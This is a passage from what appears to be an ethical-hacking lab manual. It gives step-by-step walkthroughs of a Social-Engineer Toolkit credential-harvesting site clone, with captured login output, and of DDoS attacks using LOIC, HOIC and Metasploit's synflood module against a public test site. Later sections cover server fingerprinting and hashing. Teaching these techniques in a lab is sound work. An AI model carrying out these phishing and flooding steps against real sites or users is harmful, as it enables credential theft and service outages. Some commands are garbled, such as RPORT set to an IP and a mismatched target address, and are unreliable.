
5. Type “1” for Social Engineering Attacks



6. Type “2” for website attack vector



7. Type “3” for Credentials harvester attack method



8. Type “2” for Site Cloner


```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.114]:
```

9. Type IP address of Kali Linux machine (192.168.1.114 in our case).


```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.114]: 192.168.1.114
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:
```

10. Type target URL: http://testphp.vulnweb.com/login.php

Now, http:// 192.168.1.114 will be used. We can use this address directly, but it is not an effective way in real scenarios. This address is hidden in a fake URL and forwarded to the victim. Due to cloning, the user could not identify the fake website unless he observes the URL. If he accidentally clicks and attempts to log in, credentials will be fetched to Linux terminal. In the figure below, we are using http:// 192.168.1.114 to proceed.



Enter Credentials in this counterfeit website, launched on our ip address



14. Go back to Linux terminal and observe.

```
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.1.114 - - [22/Jan/2025 09:30:20] "GET / HTTP/1.1" 200 -
192.168.1.106 - - [22/Jan/2025 09:31:36] "GET / HTTP/1.1" 200 -
192.168.1.106 - - [22/Jan/2025 09:31:37] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE PASSWORD FIELD FOUND: uname=RohanChimbaikar
POSSIBLE PASSWORD FIELD FOUND: pass=dontstealmypassword
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Username admin and password is extracted. If the user types it correctly, exact spelling can be used. However, you will get the closest guess of user ID and password. The victim will observe a page redirect, and he will be redirected to a legitimate site where he can re-attempt to log in and browse the site

B. Perform the DDOS attack using the following tools:

i. HOIC

High Orbit Ion Cannon (HOIC) is a free, open-source network stress application developed by Anonymous, a hacktivist collective, to replace the Low Orbit Ion Cannon (LOIC). Used for denial of service (DoS) and distributed denial of service (DDoS) attacks, it functions by flooding target systems with junk HTTP GET and POST requests.


Widespread HOIC availability means that users having limited knowledge and experience

can execute potentially significant DDoS attacks. The application can open up to 256 simultaneous attack sessions at once, bringing down a target system by sending a continuous stream of junk traffic until legitimate requests are no longer able to be processed.

ii. LOIC

The LOIC was originally developed by Praetox Technologies as a stress testing application before becoming available within the public domain. The tool is able to perform a simple dos attack by sending a large sequence of UDP, TCP or HTTP requests to the target server. It's a very easy tool to use, even by those lacking any basic knowledge of hacking. The only thing a user needs to know for using the tool is the URL of the target.

A would-be hacker need only then select some easy options (address of target system and method of attack) and click a button to start the attack. The tool takes the URL of the target server on which you want to perform the attack. You can also enter the IP address of the target system. The IP address of the target is used in place of an internal local network where DNS is not being used. The tool has three chief methods of attack: TCP, UDP and HTTP. You can select the method of attack on the target server. Some other options include timeout, TCP/UDP message, Port and threads. See the basic screen of the tool in the snapshot above in Figure.



Step 1: Run the tool.

Step 2: Enter the URL of the website in The URL field and click on Lock O. Then, select attack method (TCP, UDP or HTTP). I will recommend TCP to start. These 2 options are necessary to start the attack.




Figure3: LOIC in action (I painted the URL and IP white to hide the identity of the victim in snap)

Step 3: Change other parameters per your choice or leave it to the default. Now click on the Big Button labelled as “IMMA CHARGIN MAH LAZER.” You have just mounted an attack on the target. After starting the attack, you will see some numbers in the Attack status fields. When the requested number stops increasing, restart the LOIC or change the IP. You can also give the UDP attack a try. Users can also set the speed of the attack by the slider. It is set to

faster as default but you can slow down it with the slider. I don't think anyone is going to slow down the attack.

iii. Metasploit

First, select your target's IP address. I am taking testphp.vulnweb.com as a victim. So, you know how to get an IP address from a domain name. Simple doping and that will give to domain IP address.

```
┌──(kali㉿kali)-[~]
└─$ ping testphp.vulnweb.com
PING testphp.vulnweb.com (44.228.249.3) 56(84) bytes of data.
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=1 ttl=45 time=293 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=2 ttl=45 time=296 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=3 ttl=45 time=296 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=4 ttl=45 time=295 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=5 ttl=45 time=296 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=6 ttl=45 time=295 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=7 ttl=45 time=301 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=8 ttl=45 time=295 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=9 ttl=45 time=294 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=10 ttl=45 time=295 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=11 ttl=45 time=296 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=12 ttl=45 time=295 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=13 ttl=45 time=370 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=14 ttl=45 time=296 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=15 ttl=45 time=368 ms
^C
── testphp.vulnweb.com ping statistics ──
15 packets transmitted, 15 received, 0% packet loss, time 14022ms
rtt min/avg/max/mdev = 293.401/305.482/370.359/25.038 ms
```

So now I know the victim's IP Address 18.192.182.30.


Launching Metasploit by typing MSF console in your kali terminal

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMM                  MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMNm,             eMMMMMNMNMNM
MMMMNNMNMMMMMNx        MMMMMMNMNMNMNM
MMMMMMMMNMNMNMMMm+..+MMNMNMNMNMNMNM
        https://metasploit.com


       =[ metasploit v6.4.38-dev                          ]
+ -- --=[ 2467 exploits - 1273 auxiliary - 431 post       ]
+ -- --=[ 1478 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

Then use the select the auxiliary “auxiliary/dos/TCP/synflood” by typing the following command.

```
msf6 > use auxiliary/dos/tcp/synflood
```

```
msf6 auxiliary(dos/tcp/synflood) > show options
```



Now you can see you have all the available options that you can set.

To set an option just you have to typeset and the option name and option.


You have to set two main options

- RHOST= target IP Address
- RPORT=target PORT Address

Set RPORT 18.192.182.30

Set RPORT 80

To launch the attack just type: exploit




To see the packets, you can open Wireshark. So that’s how you can perform a DOS attack.

Practical No: 7


A. Use the following tools to protect attacks on the web servers:

i. ID Server


Download and install ID Server tool.




1. Enter URL or IP address of the target server



2. Enter the “Query the Server” button.



3. Copy the Extracted information.



Information such as Domain name, open ports, Server type and other information are extracted.


Practical No: 8

Use the following tools for cryptography


i. HashCalc

Calculating MD5 value using HashCalc

